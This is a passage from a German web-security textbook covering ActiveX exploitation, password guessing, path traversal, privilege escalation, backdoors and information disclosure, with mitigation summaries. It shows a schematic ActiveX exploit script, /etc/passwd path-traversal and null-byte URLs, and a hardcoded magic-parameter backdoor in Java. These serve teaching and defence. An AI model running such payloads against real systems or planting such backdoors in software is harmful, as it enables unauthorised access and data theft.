Dabei sind nicht nur Browser selbst betroffen. Immer wieder werden in verschiedenen Plugins und Komponenten wie Adobe Flash oder Adobe Reader und vor allem auch unterschiedlichen ActiveX Controls teilweise kritische Sicherheitslücken identifiziert, über die es Angreifern teilweise sogar möglich ist, das gesamte System eines Benutzers zu kompromittieren (vergl. [15]). Insbesondere von ActiveX Controls geht hier eine hohe Gefahr aus, denn diese können von unterschiedlichsten Herstellern stammen, wodurch Schwachstellen in solchen Komponenten häufig über lange Zeit unerkannt bleiben. Im Folgenden ist ein Beispiel dargestellt, das zeigt, wie leicht sich

Abb. 2.27 Virenscanner Avast findet Malware in eingebundenem Werbebanner

eine Sicherheitslücke in einem verwundbaren ActiveX Control mittels JavaScript ausnutzen lässt:

```
<script>
var exploit = unescape("[URL-enkodierter Exploit-Code]");
document.write("<object classid=\"CLSID:{XXXXXX-XXXX-XXXX-XXXX-XXXXXXXXX}\"");
document.write("<param name=\"param\" value=\""+ exploit +"\">");
document.write("</object>");
</script>
```

Das betroffene Control wird hierbei über eine bestimmte Class-ID (CLSID) eingebunden und der Exploit gegen den darin verwundbaren Parameter „param“ ausgeführt. Für diesen konkreten Angriff ließe sich sogar auf den Einsatz von JavaScript verzichten.

Dabei sind solche Angriffe keinesfalls ausschließlich auf die ActiveX-Technologie beschränkt. Auch im Zusammenhang mit Java-Applets wurden in den vergangenen Jahren immer wieder gravierende Sicherheitsprobleme entdeckt. Anders als ActiveX werden Applets zwar in einer restriktiven Sandbox ausgeführt, doch werden von der Java-Laufzeitumgebung (der JRE) eine Vielzahl an privilegierten Klassen ausgeführt, die sich häufig von nicht-privilegierten Applets indirekt aufrufen lassen. Dies wird als Java Trusted Method Chaining bezeichnet. Über entsprechende Schwachstellen in der JRE war es in der Vergangenheit immer wieder auch mittels Applets möglich, aus der JRE Security Sandbox auszubrechen und privilegierten Code zur Ausführung zu bringen.

Kriminelle, die solche Exploits ausnutzen wollen, müssen diese heutzutage nicht einmal verstehen, geschweige denn selbst schreiben. Entsprechende Angriffsbaukästen (Exploit Kits) wie das Blackhole Exploit Kit, das Red Exploit Kit oder das Cool Kit enthalten zahlreiche aktuelle Exploits und viele gängige Plugins. Besonders Exploits von Schwachstellen, für die noch kein Patch vom Hersteller verfügbar ist (sogenannte Zero Days), besitzen hier einen besonders hohen Wert. In den letzten Jahren wurden immer wieder solche Zero-Day-Exploits im Webbereich bekannt und auch eingesetzt, so etwa für Flash, in Adobe Reader und nicht zuletzt auch in Java (siehe Abschn. 2.1.2).

Kurz und knapp

Welches Risiko besteht? Missbrauch von Webseiten als Malwareschleudern, Infektion von Benutzern mittels Schadcode.

Was ist die Ursache? In Bezug auf eine Webanwendung: XSS- oder HTML-Injection-Schwachstelle in Kombination mit einem entsprechend verwundbaren Browser (bzw. Browser-Plugin) des Benutzers. Häufig werden entsprechende Infektionen aber auch durch eingebundene externe Inhalte (z. B. Werbebanner) durchgeführt.

Was muss ich tun? Laufende Malware-Scans der Webseite (Abschn. 4.5.5), Verhinderung von XSS (vergl. Maßnahmen aus Abschn. 2.7.3), Scannen von extern eingebundenen Inhalten bzw. Einschränkung der Berechtigungen eingebundener Iframes über Sandbox-Attribute (Abschn. 3.13.7).

Referenz: CAPEC-14 („Client-side Injection-induced Buffer Overflow“)

2.8 Angriffe auf Benutzerkonten und Privilegien

Natürlich können Angreifer nicht nur Zugriff auf sensible Daten erlangen, indem sie die Sitzung eines angemeldeten Benutzers übernehmen. Oftmals sind es vielmehr Fehler in Access Controls oder der Authentifizierung einer Webanwendung, über welche sich Angreifer hierauf Zugriff verschaffen.

2.8.1 Ermitteln von Passwörtern (Brute Forcing etc.)

Ein besonders häufiges Einfallstor bilden leicht erratbare (also schwache) Passwörter. Das klassische Brute Forcing, bei dem Angreifer beliebige Passwortkombinationen Tool-gestützt durchprobieren, kommt im Bereich von Webanwendungen allerdings kaum zum Einsatz. Denn anders als bei einem lokal ausgeführten Offline-Angriff, dessen Effizienz neben der Passwortstärke vor allem von den lokalen Rechenkapazitäten des Angreifers abhängt, wird ein über HTTP/HTTPS durchgeführter Online-Angriff allein schon sehr stark durch die Latenz dieser Abfragen ausgebremst.

Gewöhnlich lassen sich über eine HTTP(S)-Verbindung nur einige hundert oder maximal tausend Anfragen pro Minute gegen eine Anwendung durchführen – kein Vergleich zu lokalen Angriffen, wo wir mit entsprechenden Rechnerkapazitäten leicht einige Milliarden Passwortkombinationen pro Sekunde ausprobieren können. Skalieren lassen sich HTTP(S)-basierte Angriffe praktisch nur durch den Einsatz entsprechend großer Bot-Netzwerke,[14] aber selbst hiermit lassen sich starke Passwörter praktisch nicht ermitteln.

Die meisten der bekannt gewordenen Angriffe gegen Benutzerkonten kamen allerdings auch ohne Brute Forcing aus, denn viele Benutzer verwenden keine zufälligen Passwörter, da sie sich diese schlicht nicht merken können. Das veranschaulicht die folgende Liste der 10 beliebtesten Passwörter in 2016, welche durch die Auswertung des Hasso-Plattner-Instituts von 30 Millionen realen Passwörtern deutschsprachiger Benutzer ermittelt wurde (vergl. [16]):

1. hallo
2. passwort
3. hallo123
4. schalke04
5. passwort1
6. qwertz
7. arschloch
8. schatz
9. hallo1
10. ficken

[14] Anfang 2013 wurde ein solcher Angriff gegen Wordpress-Systeme bekannt, bei dem ein Bot-Netzwerk aus geschätzten 100.000 Systemen verwendet wurde.

Angreifer können sich dieses Benutzerverhalten nun mit Hilfe sogenannter Wörterbuchangriffe zunutze machen. Dabei greifen sie auf Listen mit häufig verwendeten Passwörtern („Common Password Lists“) zurück, die sich in verschiedenen Varianten und Sprachen frei aus dem Internet herunterladen lassen. Auch eine Kombination mit einfachem Brute Forcing (z. B. Anhängen einer Zahl von 0–9) lässt sich hierbei noch relativ effizient durchführen.

Ein weiterer Ansatz wird beim inversen Brute Forcing verfolgt. Dabei versucht ein Angreifer sich mit ein und demselben Passwort bei einer großen Anzahl an Benutzerkonten anzumelden, anstatt mit einer großen Anzahl an Passwörtern bei einem einzigen Konto. Dieser Angriff setzt natürlich voraus, dass sich Benutzernamen ermitteln oder in irgendeiner Form berechnen lassen, etwa wenn eine Anwendung eine numerische ID als Benutzernamen verwendet. Inverses Brute Forcing konnte in der Vergangenheit häufig erfolgreich gegen verschiedene Soziale Netzwerke und Webportale durchgeführt werden.

Schließlich existiert noch ein weiteres, recht banales Risiko im Zusammenhang mit der Verwendung von Passwörtern. Häufig verwenden Benutzer nämlich dasselbe Passwort auf verschiedenen Webseiten. Dies bezeichnen wir als Passwort Recycling. Das ist insofern ein großes Problem, da auch der Benutzername oftmals alles andere als anwendungsspezifisch ist. Insbesondere natürlich dann, wenn schlicht E-Mail-Adressen hierfür verwendet werden. Gelingt es einem Angreifer, das Passwort eines Benutzers für eine Webanwendung auszulesen, so kann er dadurch automatisch auch in den Besitz von dessen Credentials für andere Webseiten gelangen. Gerade für größere Internetportale stellt dies eine nicht zu unterschätzende Gefahr dar.

Kurz und knapp

Welches Risiko besteht? Angreifer können Passwörter von Benutzern erraten.

Was ist die Ursache? Schwache Passwörter (bzw. Passwort-Vorgaben sowie fehlende oder unzureichende Anti-Automatisierung.

Was muss ich tun? Verwendung von „starken“ Authentifizierungsverfahren wie z. B. 2-Faktor-Authentifizierung (Abschn. 3.7.5), Erzwingen starker Passwörter (Abschn. 3.8.1), Einsatz von Anti-Automatisierungs-Mechanismen (Abschn. 3.10) sowie mehreren hintereinandergeschalteten Authentifizierungsstufen (Abschn. 3.7.9).

Referenz: CWE-307 („Improper Restriction of Excessive Authentication Attempts“), CAPEC-49 („Password Brute Forcing“)

2.8.2 Ungeschützte Ressourcen

Auf einem Webserver können sich zahlreiche interne Dateien befinden, die zwar nirgendwo verlinkt sind, sich jedoch ohne Eingabe eines Passwortes direkt aufrufen lassen, sofern man deren URL kennt bzw. erraten kann. Wir sprechen hier deshalb auch von einer Schwachstelle des Typs „Predictable Resource Location“.

Zu solch ungeschützten Ressourcen zählen vor allem Konfigurations- oder Backupdateien sowie Dateien aus dem Revisionssystem. In einigen Fällen lässt sich dabei auch der Quelltext der Anwendung auslesen, etwa wenn dieser beim Deployment versehentlich auf dem Webserver mit kopiert wurde. Befindet sich solcher Code in einer Datei mit einer Endung, die der Webserver nicht kennt (z. B. „old“ oder „gz“), so wird diese dort nämlich nicht interpretiert, sondern vom Browser heruntergeladen. Um die entsprechenden Dateinamen (bzw. URLs) zu ermitteln, kann sich ein Angreifer dieselben Techniken zunutze machen, die wir zuletzt auch zur Ermittlung von Benutzerpasswörtern eingesetzt haben, nämlich Brute Forcing und Wörterbuchangriffe. Auch hierfür existieren verschiedene Tools wie z. B. Wikto, welches in Abb. 2.28 gezeigt ist.

Bei Wikto handelt es sich um ein Tool, mit dem sich die Suche nach solchen nicht verlinkten aber ungeschützten Dateien durchführen lässt. Zur Identifikation verwendet Wikto drei Listen: eine mit gängigen Pfadnamen, eine mit Dateinamen und eine dritte mit Dateiendungen. Als erstes ermittelt Wikto dabei zunächst rekursiv existierende Pfadstrukturen. Im zweiten Schritt testet es dann in den gefundenen Pfaden alle möglichen Dateinamen und -erweiterungen durch. Auf diese Weise lassen sich zumindest bekannte Dateinamen relativ einfach identifizieren. Hierzu zwei Beispiele:

```
/admin         + login + .jsp = /admin/login.jsp
/admin/secret + test  + .cgi = /admin/secret/test.cgi
```

Die Verwendung zufälliger Dateinamen wäre hier nur eine additive, jedoch keine ursächliche Behebung des Problems. Besser ist es, sämtliche Dateien mit einem entsprechenden Zugriffsschutz zu versehen bzw. sie schlicht zu entfernen, wenn diese nicht gebraucht werden.




Abb. 2.28 Brute Forcing von Pfaden einer Webanwendung mittels Wikto

Kurz und knapp

Welches Risiko besteht? Angreifer können ungeschützte Ressourcen identifizieren und darüber ggf. auf vertrauliche Daten zugreifen.
Was ist die Ursache? Fehlender oder unzureichender Zugriffsschutz, unsicheres Deployment sowie unzureichende Härtung.
Was muss ich tun? Vertrauen Sie nicht auf „Security by Obscurity", sondern entfernen Sie nicht benötigte Ressourcen oder statten Sie diese mit entsprechenden Zugriffskontrollen aus (Abschn. 3.11). Administrative Zugänge sollten nach Möglichkeit gar nicht über das Internet erreichbar sein, wenn dies nicht unbedingt erforderlich ist („Minimalprinzip").
Referenz: WASC-34 („Predictable Resource Location")

2.8.3 Path Traversal

Häufig werden durch eine Webanwendung aufgerufene Dateien direkt über Parameter referenziert, wie im Folgenden dargestellt:

```
http(s)://example.com/showFile1?file=foo.txt
```

Über einen solchen Parameter hat ein Angreifer nicht nur potenziell die Möglichkeit, andere Dateien in dem Verzeichnis durchzuprobieren, er kann womöglich (eine entsprechende Implementierung vorausgesetzt) auch auf Dateien in anderen Verzeichnisebenen zugreifen:

```
http(s)://example.com/showFile1?file=../../../etc/passwd
```

Bei einer solchen Referenzierung von Dateien wird auch die Dateiendung automatisch durch die Anwendung angehängt. Unser obiges Beispiel sähe dann wie folgt aus:

```
http(s)://example.com/showFile2?file=foo
```

Die Anwendung greift dadurch auf „foo.txt" zu. Diese Eigenschaft schränkt auf den ersten Blick die Möglichkeiten von Path Traversal ein. Schließlich würde der gezeigte Angriff auf die Datei „php.ini.txt" zugreifen und ins Leere laufen. Allerdings lässt sich auch eine solche Maßnahme von einem Angreifer aushebeln. Möglich ist dies potentiell auf allen Systemen, die Programmiersprachen einsetzen, bei denen intern mit C oder C++ geschriebene Bibliotheken[15]

[15] Anders als PHP, Java oder .NET sind C und C++ native Programmiersprachen mit Zeigerarithmetik, mit der (auch aufgrund der Performance des mit ihr implementierten Codes) immer noch zahlreiche Bibliotheken sowie Basis- und Systemkomponenten implementiert sind und welche häufig indirekt über Webprogrammiersprachen aufgerufen werden. Eingesetzt werden diese auch bei modernen Anwendungen nicht zuletzt aus Performancegründen.

verwendet werden, wozu neben Perl z. B. auch PHP gehört. Durch das Anhängen eines Null-Bytes (%00) wird dem Parser vorgetäuscht, dass die entsprechende Zeichenkette (in diesem Fall also der Dateiname) an dieser Stelle zu Ende ist, wodurch die angehängte Dateierweiterung „.txt“ schlicht ignoriert wird. Wir sprechen auch von Null Byte Injection. Eine entsprechende Modifikation unseres Angriffs sieht in diesem Fall so aus:

```
http(s)://example.com/showFile2?file=../../../etc/passwd%00
```

Kurz und knapp

Welches Risiko besteht? Ein Angreifer kann beliebige Dateien auf dem System auslesen.

Was ist die Ursache? Unzureichende Validierung (Normalisierung) von Eingaben bzw. unzureichender Zugriffsschutz auf Dateiebene.

Was muss ich tun? Indirekter Zugriff auf Dateinamen (Abschn. 3.5.4), alternativ: Whitelist-Validierung (z. B. mittels Switch Statement) und Normalisierung (Abschn. 3.5.2) von Dateinamen sowie ggf. Härtung der Plattform zur Verhinderung von Null Byte Injection.

Referenz: CAPEC-126 („Path Traversal“)

2.8.4 Privilegienerweiterung

Besonders problematisch sind Schwachstellen, die es einem Angreifer ermöglichen, seine Privilegien (also Berechtigungen) zu erweitern und sich so Zugriff auf geschützte Ressourcen zu verschaffen. Wir bezeichnen solche Angriffe daher auch als Privilegienerweiterung (engl. Privilege Escalation) und unterscheiden dabei zwei Varianten:

- **Horizontale Privilegienerweiterung**: Ein Angreifer verschafft sich Zugriff auf schützenswerte Ressourcen eines anderen Benutzers *derselben Berechtigungsstufe*.
- **Vertikale Privilegienerweiterung**: Ein Angreifer verschafft sich Zugriff auf schützenswerte Ressourcen eines anderen Benutzers mit *einer höheren Berechtigungsstufe* (z. B. eines Administrators).

Der zweite Fall lässt sich natürlich als allgemein (jedoch nicht zwangsläufig) kritischer bewerten. Das Vorgehen zur Ausnutzung entsprechender Schwachstellen ist in der Regel das gleiche. Allerdings hat es ein Angreifer im Fall der vertikalen Privilegienerweiterung häufig deutlich schwerer, da er gewöhnlich über kein entsprechendes Benutzerkonto (z. B. das eines Administrators) verfügt und die existierenden Zugriffspfade ohne Insiderkenntnisse daher oftmals erraten muss.

Ein sehr häufig angewandter Angriffsvektor für beide Formen ist nicht nur einfach, sondern vielfach auch erschreckend effektiv: Viele Anwendungen reichen nämlich Objektreferenzen von Ressourcen (etwa Datenbank-IDs oder Dateinamen) über HTTP-Parameter

an den Benutzer durch. Ein Angreifer erhält dadurch die Möglichkeit, solche Objektreferenzen direkt zu manipulieren und sich dadurch Zugriff auf ungeschützte Ressourcen zu verschaffen (siehe Abb. 2.29).

Durch den Einsatz von Tools wie Burp Intruder, kann ein Angreifer zudem recht einfach einen großen Bereich von Objekt-IDs automatisch durchscannen. Dadurch lassen sich sehr schnell ungeschützte Ressourcen ermitteln, wie dies in Abb. 2.30 zu sehen ist. Eine solche Schwachstelle wird entsprechend als „Insecure Direct Object Reference" bezeichnet, die sich auch weit oben in der aktuellen OWASP Top 10 wiederfindet.

Neben der Manipulation von Objekt-IDs existieren jedoch noch verschiedene weitere Vektoren, über die ein Angreifer seine Berechtigungen manipulieren kann, etwa SQL Injection oder Path Traversal. Auch durch entsprechende Schwachstellen auf logischer Ebene kann dies möglich sein.

Ein Beispiel hierfür sind Suchfunktionen, denn diese werden häufig durch Prozesse mit erhöhten Berechtigungen ausgeführt und können dadurch nicht selten Inhalte offenlegen,




Abb. 2.29 Zuordnung von URL-Bestandteilen auf einzelne Systemkomponenten




Abb. 2.30 Identifikation ungeschützter Objekt-IDs mittels Burp Intruder

auf die der Benutzer selbst gar keinen Zugriff hat. Und schließlich lassen sich Privilegien natürlich auch ganz einfach dort manipulieren, wo eine Anwendung Rollen- und Berechtigungen über HTTP-Parameter steuert (siehe Abschn. 2.3). Glücklicherweise ist diese Art der Schwachstelle bei heutigen Webanwendungen jedoch eher selten anzutreffen.

Kurz und knapp

Welches Risiko besteht? Angreifer können ihre Berechtigungen manipulieren und sich damit z. B. Zugriff auf sensible Ressourcen verschaffen.
Was ist die Ursache? Unzureichende Zugriffskontrolle.
Was muss ich tun? Verwendung indirekter Objektreferenzen (Abschn. 3.5.4) und Implementierung einer mehrschichtigen Zugriffskontrolle (Abschn. 3.11.3).
Referenz: CAPEC-233 („Privilege Escalation“)

2.8.5 Überprivilegierung

Sowohl Benutzer als auch Prozesse können schnell über mehr Berechtigungen verfügen als sie eigentlich benötigen. Auf Benutzerebene kann eine solche Überprivilegierung das Risiko des Missbrauchs mitunter deutlich erhöhen. Etwa dann, wenn ein Call-Center-Mitarbeiter die Möglichkeit erhält, sämtliche Stammdaten von Kunden zu exportieren. Eine Vielzahl von Fällen sind allein aus den vergangenen Jahren publik geworden, bei denen interne Mitarbeiter sensible Daten auf diese Weise entwendet haben (vergl. [17]). Überprivilegierung ist dabei nicht nur auf Fehler innerhalb der Konfiguration oder Implementierung, sondern auch bei der eigentlichen Spezifikation von Rollen und Berechtigungen sowie bei entsprechenden Prozessen zurückzuführen.

Die Verhinderung solcher Datenlecks ist häufig nicht ganz einfach. Sie erfordert oft eine Kombination aus verschiedenen Sicherheitsmechanismen, darunter restriktive Berechtigungen, organisatorische Maßnahmen (z. B. Job Rotation, Vier-Augen-Prinzip) sowie der Einsatz entsprechender Data-Leakage-Prevention-Systeme. In der Praxis vergehen häufig Monate, in jedem zehnten Fall sogar Jahre, bis ein Unternehmen ein solches Leck überhaupt identifiziert hat. Und wenn, dann meist durch einen externen Hinweis (vergl. [17]). Zudem kann von einer entsprechend hohen Dunkelziffer von Fällen, die niemals aufgedeckt werden, ausgegangen werden.

Überprivilegierung kann jedoch auch auf Codeebene auftreten. Solche stellt besonders im Bereich mobiler Anwendungen ein großes Problem dar. Dort werden überprivilegierte Apps gezielt von Kriminellen dazu verwendet, mit harmlos aussehenden Programmen sensible Daten (wie z. B. Kontakte) von ahnungslosen Benutzern zu stehlen. Im Webbereich wäre so etwas überhaupt nur bei Java Applets und ActiveX-Controls möglich, allerdings nicht in der Form wie dies bei mobilen Anwendungen der Fall ist.

Aber auch wenn Webanwendungen (oder einzelne Komponenten) von Prozessen ausgeführt werden, die mehr als die erforderlichen Berechtigungen besitzen, kann das schnell zu einem erheblichen Sicherheitsproblem führen. Das haben wir bereits im Beispiel der

Suchfunktion im letzten Abschnitt gesehen, welche anstelle der eigentlich nur erforderlichen Benutzer- mit Systemberechtigungen arbeitet. Auch technische Accounts können zu viele Privilegien besitzen. Häufig werden etwa sämtliche Datenbankzugriffe über einen einzelnen Account abgebildet.

Generell führt überprivilegierter serverseitiger Programmcode dazu, dass die Auswirkungen eines erfolgreichen Angriffs sehr viel größer sein können als sie es wären, wenn dieser mit minimalen Berechtigungen ausgeführt worden wäre.

Kurz und knapp

Welches Risiko besteht? Überprivilegierung kann Missbrauch oder Fehler begünstigen.
Was ist die Ursache? Fehler im Rollen- und Berechtigungsmodell, bei der Vergabe oder der De-Provisionierung von Berechtigungen (z. B. Benutzer wechselt Abteilung, behält aber trotzdem seine bestehenden Berechtigungen).
Was muss ich tun? Restriktive Rollen und Berechtigungen (Abschn. 3.11.5), Einschränkung von Codeberechtigungen (Abschn. 3.15.4), Logging sensibler Objektzugriffe (Abschn. 3.12.3), regelmäßiges Testen der effektiven Berechtigungen und geeigneter Prozesse zur De-Provisionierung.
Referenz: CWE-269 („Improper Privilege Management“)

2.8.6 Hintertüren (Backdoors)

Laut des Verizon’s Data Leakage Berichts der Firma Verizon ist nicht weniger als jeder vierte Datenschutzvorfall auf Schadcode zurückzuführen (vergl. [18]), der im Rahmen der Entwicklung *absichtlich* in die Anwendung eingebracht wurde. Wie wir bereits gelernt haben, ist Schadcode gewöhnlich auf einen entsprechenden Exploit angewiesen, der ihn auslöst. Im Fall von Time und Logic Bombs dient dazu etwa die Uhrzeit oder speziell hinterlegte Anwendungslogik (z. B. beim zehnten Aufruf einer bestimmten Funktion in Folge).

Da die meisten Webanwendungen an das Internet angebunden sind, bietet sich für sie noch eine andere, wesentlich flexiblere Art von Exploit an: Hintertüren (Backdoors), die durch externe Aufrufe (z. B. eines entsprechenden Parameterwertes in einer URL) gesteuert werden. Mit „Hintertür“ meinen wir dabei in der Regel eine Umgehung der Authentifizierung einer Anwendung („Authentication Bypass“). Dabei muss es sich keinesfalls immer um böswillig eingebrachten Schadcode handeln. Oft werden Hintertüren auch von Entwicklern zur Wartung oder zum Testen angelegt. Wir bezeichnen diese Form daher auch als Maintenance Hooks. Der folgende Code zeigt ein gar nicht mal so seltenes Beispiel:

```
String magic = "lg8h43d!";
if (magic.equals(request.getParameter("m")) {
    doAdmin();
} else … // normale Programmausführung
```

Sobald ein Benutzer nun den Parameter „m=lg8h43d!“ an eine Anfrage anhängt, wird serverseitig die Methode doAdmin() aufgerufen, wodurch dem jeweiligen Benutzer administrative Berechtigungen zugewiesen werden. Natürlich können Hintertüren auch noch generischer gestaltet sein und die Ausführung beliebiger Codes und Kommandos ermöglichen.

Durch einen externen Sicherheitstest ließe sich eine solche Hintertür kaum identifizieren. Sogar vor einem Code Review lässt sich eine Hintertür durch entsprechende Maßnahmen wie Kompilierung oder Verschlüsselung sehr gut tarnen. Mit etwas Aufwand kann ein böswilliger Entwickler derartigen Schadcode zudem auch in einer eingebundenen Bibliothek sehr gut verstecken, denn diese sind in der Regel kompiliert.

Kurz und knapp

Welches Risiko besteht? Erweiterung von Privilegien, Authentifizierungs-Bypass und Ausführen beliebigen Schadcodes.

Was ist die Ursache? Nicht vertrauenswürdige Entwickler, überprivilegierter Code und unzureichende Code-Analysen.

Was muss ich tun? Logging sensibler Objektzugriffe (Abschn. 3.12.3), Setzen restriktiver Code-Privilegierung und Code-Isolierung (Abschn. 3.15.4), Durchführung gezielter Code Reviews und Code Scans (Abschn. 4.6) sowie weiterer organisatorischer Maßnahmen innerhalb der Entwicklung (Kap. 5), wie z. B. das Vier-Augen-Prinzip.

Referenz: CWE-489 („Leftover Debug Code“), CWE-798 („Use of Hard-coded Credentials“); CAPEC-88 („OS Command Injection“)

2.9 Information Disclosure

Unter Information Disclosure (zu deutsch etwa „Informationspreisgabe“)[16] ist eine absichtlich herbeigeführte oder ungewollte Offenlegung sensibler Informationen zu verstehen. Die Ursache hierfür ist in der Regel eine nicht gehärtete Konfiguration oder eine unsichere Fehlerbehandlung. Doch nicht immer geht es im Fall der Informationspreisgabe um sensible Unternehmens- oder Kundendaten. Häufig werden auch Anwendungsinterna, z. B. in Stack Traces und Response-Headern, offengelegt, über die ein Angreifer Rückschlüsse auf die serverseitige Infrastruktur und den verwendeten Software Stack erlangen kann (siehe Abb. 2.31).

Wir bezeichnen dies als Fingerprinting. Über solche Informationen lässt sich nach möglichen Angriffspunkten, z. B. bekannten Sicherheitslücken (Known Vulnerabilities) in verwendeten APIs, recherchieren und diese in der Folge gezielt angreifen. Interne wie auch sensible Informationen können durch eine Anwendung aufgrund verschiedener Fehler auf diese Weise offengelegt werden:

[16] Manchmal werden in diesem Zusammenhang auch die beiden englischen Begriffe „Information Leakage“ oder „Information Exposure“ verwendet.




Abb. 2.31 Stack Trace legt interne Verzeichnisnamen offen

- **Fehler in Zugriffskontrollen**: Fehler oder Überprivilegierung von Prozessen oder Benutzern, durch die es Letzteren möglich ist, ohne böswilliges Zutun auf sensible Daten zuzugreifen.
- **Unsichere Konfiguration**: Unzureichende Fehlerbehandlung, Ausgabe von Directory Listings, Anzeige von sensiblen HTTP-Headern, die Aufschluss über die verwendete Server-Version geben etc.
- **Clientseitige Speicherung**: Werden Daten clientseitig (also im Browser) abgelegt, z. B. in Cookies, Flash FSOs oder Web Storages, so können Angreifer die Daten anderer Benutzer darüber potenziell auslesen.
- **Logdateien**: Sensible Informationen können über Logdateien offengelegt werden. Dies kann sowohl durch explizites Loggen, als auch unwissentlich dadurch geschehen, dass sensible Informationen z. B. in URLs übertragen werden.
- **Unsicheres Caching**: Sensible Informationen können (z. B. in einem Browser, Cache oder Proxy) zwischengespeichert und dort unbefugten Benutzern offengelegt werden.
- **Unsichere Übertragung**: Mitlesen (Sniffing) unverschlüsselt übertragener Daten.
- **Unsichere Kryptografie** (Kryptoanalyse): Z. B. durch eigene Kryptofunktionen oder -implementierungen, unsichere API-Aufrufe oder Timing Angriffe.
- **Eingebundene Drittanbieter**: Gerade im Frontend werden häufig externe Dienste eingebunden, über die sensible Informationen (insb. personenbezogene Daten eines Benutzers) anderen Unternehmen preisgegeben werden können. Häufige Beispiele hierfür sind Third-Party-Cookies aber auch Social-Tagging-Funktionen wie Facebooks „Gefällt-Mir-Button“, über die der entsprechende Dienst Aufschluss über das Surfverhalten eines Benutzers erhalten kann.
- **Unsachgemäße Datenbehandlung**: Administratoren bekommen Passwörter oder andere sensible Informationen von Benutzern angezeigt ohne dass dies erforderlich wäre.
- **Missbrauch durch Dritte**: Direktes Auslesen sensibler Informationen durch einen privilegierten Benutzer (z. B. Fach- oder Systemadministrator), etwa über die Datenbank oder eine entsprechende Daten-Export-Funktion (siehe Überprivilegierung, siehe Abschn. 2.8.5).

Kurz und knapp

Welches Risiko besteht? Offenlegung interner oder vertraulicher Informationen, mit denen ggf. auch weiterführende Angriffe begünstigt oder ermöglicht werden.
Was ist die Ursache? Unzureichende Härtung (Konfiguration) und Fehlerbehandlung.
Was muss ich tun? Plattformhärtung (Abschn. 3.15.2), eine robuste Fehlerbehandlung (Abschn. 3.12.2), eine restriktive Zugriffskontrolle (Abschn. 3.11.3), Verschlüsselung und Hashing vertraulicher Daten (Abschn. 3.4) bzw. genereller Verzicht auf deren Verarbeitung (Abschn. 3.3.7).
Referenz: CWE-200 („Information Exposure“)

2.10 Unbeabsichtigte Aktionen

Wie bereits erwähnt wurde, ist es nicht immer ein (böswilliger) Angreifer, von dem eine Gefährdung ausgeht. Tatsächlich werden viele Sicherheitsprobleme von ganz gewöhnlichen Benutzern ausgelöst, nicht jedoch böswillig, sondern vielmehr unwissentlich.

